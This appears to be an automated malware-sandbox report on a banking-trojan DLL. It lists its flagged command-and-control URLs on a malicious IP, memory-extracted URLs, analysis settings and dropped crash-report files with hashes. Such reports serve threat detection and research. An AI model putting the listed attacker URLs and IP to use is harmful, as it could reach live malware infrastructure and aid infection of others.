
Name	Malicious	Antivirus Detection	Reputation
http://146.70.35.138/phpadmin/1p0semBcWFOiJ/VuHxHtu5/AN830nRWQ1d2xctaoA3KLHR/918Z9VEhPV/P8ohXldFwnNmepL6Q/uKTfc4fmSrkK/BfYNKcK_2Bx/w_2FA1ltM5KCgm/3UT06OWaufeDOP8Oq_2FL/oIF6meLVrySmPHH0/RIFJ_2FHuhWguIS/4hvBrDpXZ_2FB9M_2F/VjlCK_2FC/TflkNLJtzRIEzaze5_2F/wDsLbDghNL5li48V5rm/4qe0lRbO5_2FdP6RKk3aIg/j40b09twfw_2F/PdHkwNcC/i0_2BVuZ/L.src	true	• Avira URL Cloud: safe	unknown
http://146.70.35.138/phpadmin/sJOLDU_2FhOUoo/k46SW66GV6I1pQKjWA9TE/PWpby4hvIkOnAKsS/x0Aee5T7Xyol_2F/mHBJFq72pa7ZryIdq5/j7jpLfh_2/B9C_2B8rr1N7pwYs7Hbz/HAjnG5DvkxUUwsnvZ2H/7mKa3lBAhH1k0Vg5CBUe72/SPp1Kc_2FZv6K/7UGQxmIh/q1dxSy205p9HqV1EWhDaIi0/wpq760vWJe/2wvTRaTBNSXKAlgWL/PHcpI3wJ6a_2/BROCpFJpoTX/N2ZuQyATVgKAeO/_2Fd3SdF.src	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000003.00000003.49196365 4.0000000006098000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00014.00000002.766882377.000002DC00CFC00 0.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000014.00000003.513984044.00 0002DC00CFC000.00000004.00000020.0002000 0.00000000.sdmp, control.exe, 0000001D.0 0000003.518242223.000001BF7E55C000.00000 004.00000020.00020000.00000000.sdmp, control.exe, 0000001D.00000003.518050705.000001BF7E55 C000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://ns.adobY	explorer.exe, 00000021.00000000.52346970 1.00000000026D0000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 021.00000000.572314670.00000000026D0000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000021.00000000.526704286.000000 00026D0000.00000004.00000001.00020000.00 000000.sdmp, explorer.exe, 00000021.0000 0000.562762119.00000000026D0000.00000004 .00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txt	rundll32.exe, 00000003.00000003.49196365 4.0000000006098000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00014.00000002.766882377.000002DC00CFC00 0.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000014.00000003.513984044.00 0002DC00CFC000.00000004.00000020.0002000 0.00000000.sdmp, control.exe, 0000001D.0 0000003.518242223.000001BF7E55C000.00000 004.00000020.00020000.00000000.sdmp, control.exe, 0000001D.00000003.518050705.000001BF7E55 C000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000014.00000002.767708 483.000002DC67F3F000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000014.00000002.767419 442.000002DC67D31000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000014.00000002.767708 483.000002DC67F3F000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000014.00000002.767708 483.000002DC67F3F000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000003.00000003.49196365 4.0000000006098000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00014.00000002.766882377.000002DC00CFC00 0.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000014.00000003.513984044.00 0002DC00CFC000.00000004.00000020.0002000 0.00000000.sdmp, control.exe, 0000001D.0 0000003.518242223.000001BF7E55C000.00000 004.00000020.00020000.00000000.sdmp, control.exe, 0000001D.00000003.518050705.000001BF7E55 C000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
146.70.35.138	unknown	United Kingdom		2018	TENET-1ZA	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	613862
Start date and time: 22/04/202215:25:25	2022-04-22 15:25:25 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	HxEWwh74qT (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@28/29@0/2
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 77.6% (good quality ratio 73.3%) • Quality average: 80.8% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.42.65.92, 13.107.43.16, 52.182.143.212
- Excluded domains from analysis (whitelisted): fp.msedge.net, client.wns.windows.com, fs.microsoft.com, config.edge.skype.com.trafficmanager.net, arc.msn.com, ris.api.iris.microsoft.com, onedsblobprdeus17.eastus.cloudapp.azure.com, onedsblobprdcus15.centralus.cloudapp.azure.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, blobcollector.events.data.trafficmanager.net, sls.update.microsoft.com, 1.perf.msedge.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 6304 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:26:45	API Interceptor	1x Sleep call for process: rundll32.exe modified

Time	Type	Description
15:26:53	API Interceptor	2x Sleep call for process: WerFault.exe modified
15:27:31	API Interceptor	31x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2828325eddc3a9f8faabde465b0f08bdb67a44e_7cac0383_17ca004a\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8464047761659802
Encrypted:	false
SSDEEP:	96:85XB+F6wnYypy9haoKzfFEpXIQcQRc6+vcECAcw3p+a+z+HbHgiTAS/Y5ZU6h5P6:8pB+7nSHPKvBdjlq/u7sDS274ItW
MD5:	B50C687C29BF44DAF94017951E1B1FA4
SHA1:	035A1C3720BC2834F2EEA0B5C5C012FFCFA54D59
SHA-256:	2B8D1BCCBD738DC93D23DB997E54B92B08D8E46F1DA33DA0159495779135CCD0
SHA-512:	749ADFCD605FB1A481BD7387B9F447457050DE42C0F57139F9484EB263EE92A7451039AC45EF6E928D93B5D735FE058F194D1D43BEDE11862AB322AB284A97F
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.0.0.1.9.1.8.2.1.7.8.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.5.1.4.0.0.2.1.7.9.1.5.3.2.5.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.b.b.d.0.0.1.3.-.3.d.b.f.-.4.d.7.f.-.8.8.c.1.-.6.7.0.7.0.3.6.a.7.0.4.1.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.d.4.5.b.3.1.7.-.b.8.9.3.-.4.9.1.7.-.b.2.f.8.-.e.5.c.d.f.0.e.1.0.7.1.5.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.1.b.a.8.-.0.0.0.1.-.0.0.1.8.-.9.5.4.9.-.0.5.0.9.9.8.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_82d8da601ff98714cf9338fbdd7f7aa4314182a_7cac0383_186e5281\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8494287362949074

Encrypted:	false
SSDEEP:	96:88XxGFrhPwnYyTy9haot7JnXpXIQcQac6pcEccw35+a+z+HbHgiTAS/Y5ZU6h5Pg:8c8hynSH0tGtjlq/u7syS274ItW
MD5:	25AA9B5977F4E6E9486A6B0AA7367E53
SHA1:	49203D9B2C61AF1B0886A6DCF260AA93CA21B2BB
SHA-256:	83C38D8B07784190C93DD783EE9D288CE2522B878FC5082287770ADAE6C7C018
SHA-512:	21BC08B3F8B1445C51C6C45A996D87811B58E18F55AC3DAD19DF5675AD7A82B4552F3FEB909001E92E4045AE9A84D5C23C857A613A3DF57B5A38813345F5559
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.0.0.0.9.5.4.4.5.4.0.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.5.1.4.0.0.1.1.9.9.7.5.4.9.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.f.7.8.1.3.5.a.1.-.4.b.e.d.-.4.5.3.8.-.8.e.b.5.-.1.e.7.d.f.5.8.c.a.2.3.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.7.d.d.a.2.2.c.-.7.d.e.a.-.4.f.8.3.-.a.d.7.1.-.1.7.3.5.d.5.7.6.3.5.e.e.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.a.8.-.0.0.0.1.-.0.0.1.8.-.9.5.4.9.-.0.5.0.9.9.8.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_f73ca53a05f727fe3c280efd3588c9d22d24062_7cac0383_0d5dc489\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8429193116744815
Encrypted:	false
SSDEEP:	96:xqjA46wnYyNy9haoK7FISZpXIQcQac6pcEccw35+a+z+HbHgiTAS/Y5ZU6h5PMLv:xgnxH0tGtjlq/u7sDS274Itb
MD5:	B662C448457F42C86FF6AE872E829F12
SHA1:	6B760A764DFF5FEDE5A923E3953359ABE59BF098
SHA-256:	BCA2030589C0C03A6958D7A5A60968DDE5EF57E5FE4861A63A6EF3D687A1F6F0
SHA-512:	963A1D9194D6E19BAA6017D869B19420FE20A2A8839A570E7B3B21EF9CF0337FFA35C32913BF72556B612D8FBCFFC096D197F5D7A9A557F35F641EA84B2809B1
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.0.0.0.4.3.4.4.8.5.0.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.5.9.8.a.7.1.9.-.a.0.b.7.-.4.d.2.e.-.b.3.8.8.-.1.c.5.9.2.5.5.4.d.e.5.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.b.6.a.c.9.4.8.-.e.4.1.1.-.4.f.3.b.-.a.5.8.d.-.e.6.6.d.2.f.0.1.7.2.7.c.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.a.8.-.0.0.0.1.-.0.0.1.8.-.9.5.4.9.-.0.5.0.9.9.8.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.2././.1.3.:.0.9.:.0.7.:.1.6.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 22:26:45 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	41334
Entropy (8bit):	2.004648071633227
Encrypted:	false
SSDEEP:	192:A854coHsADYmaZyZOGKWtP75TTmlZRCXL5CpVfS:A4yshxbGttP75TinRCXFCS
MD5:	045591FB9A51E43D170A2F09CC3DADC1
SHA1:	81CF74B064211B7258D207E5E299206175584D6D
SHA-256:	AC3064CB253A5F508A4883613F1FA63A694AE5572B5D22F80E4F38375E533FD2
SHA-512:	D100B85B0237B4D327966B3F7B19E55FBAC7ABBA83C6C7D1262EF07F68D10B8E5D9B1E08B25C9EA5A31875E220DA022555AA87F0C4AB4126213DBAC6BA620449
Malicious:	false
Preview:	MDMP..... .....+cb.....4.....$.....).....`.....8.....T..... ...V.....U.....B..... ...GenuineIntelW.....T.....+cb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8356
Entropy (8bit):	3.6933010429084745
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNitC66q06YpoSU5zgmflSQCpNP89b571fHTm:RrlsNio686YWSU5zgmflSu5Jfq

MD5:	0DB5E90F9A50EBD43F3DF77C0DA85950
SHA1:	B4EB81ABFEDA2C5FCF0A3F8D04F78B19BFB1BF70
SHA-256:	833B8C530A023BD671DDD8012AA17D0C0F15F255008D3C946443CCE66ADC0BFF
SHA-512:	3839036F675F9945C835F7E058C20ECF6191E7FC1A654899335ED4B3FC8D081556890C5509E7EFF953E743CA2975C1019517564FB3F9EE36432A362698E287C5
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.l.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.l.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.l.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.0.8.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBFA9.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4665
Entropy (8bit):	4.431687079649683
Encrypted:	false
SSDEEP:	48:cvIwSD8zsIJgtWl92gWgc8sqYjhq8fm8M4J2+AFpdW+q8vQ+CKcQIcQw0ld:uITfOxZgrsqY1fJBKmKkw0ld
MD5:	1DBFF782298A0B63A1CC9CDF1DF61976
SHA1:	3024D4229EEE1DFBB8E000183F6CDFAC66732407
SHA-256:	6BC464DB5E86A06C79A21B34035437175F2C1D128EE0DCE7DC01D45E2E1CD1D8
SHA-512:	EF28376A35433F6278CA36321C4DA9F000AAC8DAB3BD9EA7A829D1B65F81BCCD88528442B9CDAD2EE707C5B2E44FF663A62C4BB249417C1686E9B1BC276F0FE4
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483657" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 22:26:50 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	41134
Entropy (8bit):	1.975058856907694
Encrypted:	false
SSDEEP:	192:+5mcXsADYmaM3IdOGKWhi075TTxZ6Tpdy2FjrFJDq:evshcGtQ075TH6Tpvq
MD5:	2001588067FFF81F56C55A45CFC8D00C
SHA1:	FCC83C72DF6A50E9E5A0B2EE60D4AF17CAFF3F79
SHA-256:	6F54FE4171D5D68F0FBDCC4AAE1C49EA13E04D8A592EDDE299D97232536071EB
SHA-512:	4F7C5711FC707A734BEE855473D6EABFEB555166F537BBEBFBDB7503BF8844E38A589AAE5BE29C9769DDD9181252F807FEEA58C56E5410AEF18287576118DE24
Malicious:	false
Preview:	MDMP..... .....+cb.....4.....$.....).....`.....8.....T..... .....U.....B..... ...GenuineIntelW.....T.....+cb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8340
Entropy (8bit):	3.69963560991601
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNit06nfq06YprSUYWgmfcSQCprk89bFzsfsXm:RrlsNie6x6YFSUYWgmfcSZFYfB
MD5:	516269548DB5CE174DADC69DEBA1EB5C
SHA1:	11FAF3721AA9894B5591B1BCE04F5F72D2DC8DE4
SHA-256:	E9EF7AB53DF211C4A0A1D12C6E5A073BF1F9702B1A6EBE440E9C23BCA2565AC6

SHA-512:	2139A4ED0CB86BAACA05655D9D074F36C99E7F75B523FDC9CFAE55742F13958D2D3E34A44D1FDF05764FA21ECCC19F08AAD006CC13DCBA4592C987D8E0E52 04
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.0.8. 0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD237.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.471806474905488
Encrypted:	false
SSDEEP:	48:cvIwSD8zsIJgtWI92gWgc8sqYjhF8fm8M4J2+hZFRb+q849krKcQIcQw0kd:uITfOxZgrsqY1yJbdbarKkw0kd
MD5:	DED0973B6E25A0EFCBA8347616282B2D
SHA1:	488F0BA05EEBD3FD6F3234A170074152C02906B3
SHA-256:	358350ADB96A3F7620569B6C9551773225FC09060ED4C99FFC5F3E2BC6FF9AC3
SHA-512:	2103F5C5D1021053BB37E577665D57B4961B33881BBC084F2E881C358AEF87395A55FCDE151E785922BE39066AE97A0A5E29EEC3B9BFF88F9F2A5127972B76A5
Malicious:	false
